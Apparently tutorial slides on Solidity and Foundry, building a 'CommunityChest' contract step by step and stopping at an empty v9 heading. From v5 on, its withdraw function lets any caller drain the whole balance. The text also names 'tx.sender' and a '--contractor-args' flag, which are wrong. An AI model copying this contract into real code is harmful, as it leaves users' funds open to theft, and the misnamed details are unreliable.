
- A contract can access data about the message that was sent to it using 'msg'
- One of these attributes is 'msg.value', which stores the amount of Wei that the message has sent to the contract

Community Chest v3

```
1  pragma solidity ^0.8.20;
2
3  contract CommunityChest {
4      function getBalance() public view returns (uint256) {
5          return address(this).balance;
6      }
7
8      function deposit(uint256 amount) public payable {
9          require(amount == msg.value);
10     }
11 }
```

Community Chest v4

```
1  pragma solidity ^0.8.20;
2
3  contract CommunityChest {
4      function getBalance() public view returns (uint256) {
5          return address(this).balance;
6      }
7
8      function deposit(uint256 amount) public payable {
9          require(amount * 1 ether == msg.value, "Incorrect Amount");
10     }
11 }
```



Deploying Locally

anvil

- Foundry provides a tool to host your own small-scale blockchain network called **anvil**
- You run it by just running '**anvil**'
- If you want to specify the port you can with '**-p**', the default is port **8545**

-a --balance -m


- By default, **anvil** creates 10 funded accounts the amount can be changed with '**-a**' to be any number
- By default, each funded account gets 10 000 ETH, this can be set with '**--balance**'
- By default, all the public and private keys are generated with the same seed phrase/mnemonic, this can be custom set with '**-m**'

forge create

- It is useless to have an empty blockchain network, to deploy contracts to the network, then '**forge create**' command can be used
- The syntax is:
- **forge create <FilePath>:<ContractName> --rpc-url <URL> --private-key <PK> --broadcast**
- If there are constructor arguments they can be specified by placing the '**--contractor-args**' flag at the end, then listing the args

Default RPC

- If the RPC for any foundry command is not specified, the command defaults to '<http://localhost:8545>'
- This means, if default **anvil** is running on a machine, any queries to that network do not need to specify the RPC



Break

msg.sender

- As with '`msg.value`' earlier which stored the amount of Wei the message sent to the contract contained, there is also '`msg.sender`'
- '`msg.sender`' stores the public key/address of the account that sent the message to the current contract as an '`address`' type
- If an EOA can send a message to a contract, which then sends a message to another contract, that second contract would have the '`msg.sender`' value be the address of the first contract
- To get the address of the original transaction sender '`tx.sender`' is used

Sending Money

- A contract can send money to an address using the 'call' method of the 'address' type
- Just like with 'cast send', 'call' can send data with the amount and even call functions (this is not recommended)
- The syntax is:
- `<address>.call{value: <Amount>}("");`
- The 'call' will either return 'true' or 'false' depending on if the transaction succeeded, and the returned data (in this case empty)

Community Chest v5

```
1  pragma solidity ^0.8.20;
2
3  contract CommunityChest {
4      function getBalance() public view returns (uint256) {
5          return address(this).balance;
6      }
7
8      function deposit(uint256 amount) public payable {
9          require(amount == msg.value, "Incorrect Amount");
10     }
11
12     function withdraw(uint256 amount) public {
13         require(amount <= address(this).balance, "Not Enough Money");
14         (bool success,) = msg.sender.call{value: amount}("");
15         require(success, "Transfer Failed");
16     }
17 }
```

event and emit

- Ethereum comes with a way to log activities, and **events** are a way for smart contracts to do that
- **Events** with defined as a name and a number of parameters which are what will be logged
- This is not useful for smart contracts themselves, but for the decentralised Apps (DApps) that are built around them
- The syntax is:
 - **event** <Name>(<Type> <Param_Name>, <Type> <Param_Name>, ...);
- There is no limit on arguments
- **Events** are logged using the '**emit**' keyword
- **emit** <Name>(<Arg_1>, <Arg_2>, ...);
- **view** or **pure** functions cannot emit events

Community Chest v6

```
1  pragma solidity ^0.8.20;
2
3  contract CommunityChest {
4      event Deposit(address who, uint256 amount);
5      event Withdraw(address who, uint256 amount);
6
7      function getBalance() public view returns (uint256) {
8          return address(this).balance;
9      }
10
11     function deposit(uint256 amount) public payable {
12         require(amount == msg.value, "Incorrect Amount");
13         emit Deposit(msg.sender, amount);
14     }
15
16     function withdraw(uint256 amount) public {
17         require(amount <= address(this).balance, "Not Enough Money");
18         (bool success,) = msg.sender.call{value: amount}("");
19         require(success, "Transfer Failed");
20         emit Withdraw(msg.sender, amount);
21     }
22 }
```

indexed event

- Just as with views in SQL, the events can have 'indexed' parameters that are used to quickly sort through them
- This is used by specifying the word 'indexed' after the type of the parameter
- There can only be a max of 3 indexed parameters per event
- Each indexed parameter must be max 32 bytes, so any data longer than that, or that is of variable size, is hashed

Community Chest v7

```
1  pragma solidity ^0.8.20;
2
3  contract CommunityChest {
4      event Deposit(address indexed who, uint256 amount, string indexed thanks);
5      event Withdraw(address indexed who, uint256 amount);
6
7      function getBalance() public view returns (uint256) {
8          return address(this).balance;
9      }
10
11     function deposit(uint256 amount) public payable {
12         require(amount == msg.value, "Incorrect Amount");
13         emit Deposit(msg.sender, amount, "Cheers");
14     }
15
16     function withdraw(uint256 amount) public {
17         require(amount <= address(this).balance, "Not Enough Money");
18         (bool success,) = msg.sender.call{value: amount}("");
19         require(success, "Transfer Failed");
20         emit Withdraw(msg.sender, amount);
21     }
22 }
```

receive and fallback

- Contracts can receive money from 'payable' functions, but when they pay accounts, they just send money
- If a contract needs to query another, to be paid, they need some way of being paid the same as EOAs
- There are two functions for this 'receive' and 'fallback'

receive

- A contract can define a **receive** function, which is the function that will be called when a transaction with ether but no data is sent
- **receive** must be **payable**, and it must be **external**
- **external** means that while other accounts can call the function, the contract can't call it itself unlike **public** which anyone can call

Community Chest v8

```
1  pragma solidity ^0.8.20;
2
3  contract CommunityChest {
4      event Deposited(address indexed who, uint256 amount);
5      event Withdrawed(address indexed who, uint256 amount);
6      event Recieved(address indexed who, uint256 amount);
7
8      function getBalance() public view returns (uint256) {
9          return address(this).balance;
10     }
11
12     function deposit(uint256 amount) public payable {
13         require(amount == msg.value, "Incorrect Amount");
14         emit Deposited(msg.sender, amount);
15     }
16
17     function withdraw(uint256 amount) public {
18         require(amount <= address(this).balance, "Not Enough Money");
19         (bool success,) = msg.sender.call{value: amount}("");
20         require(success, "Transfer Failed");
21         emit Withdrawed(msg.sender, amount);
22     }
23
24     receive() external payable {
25         emit Recieved(msg.sender, msg.value);
26     }
27 }
```

fallback

- A contract can define a **fallback** function which is a function that is called when the data sent with a transaction does not match any other function
- This includes if the data is empty
- **fallback** must be **external**, and can be **payable**
- if **fallback** is **payable** then queries that included ether are also accepted, otherwise they are not

Community Chest v9

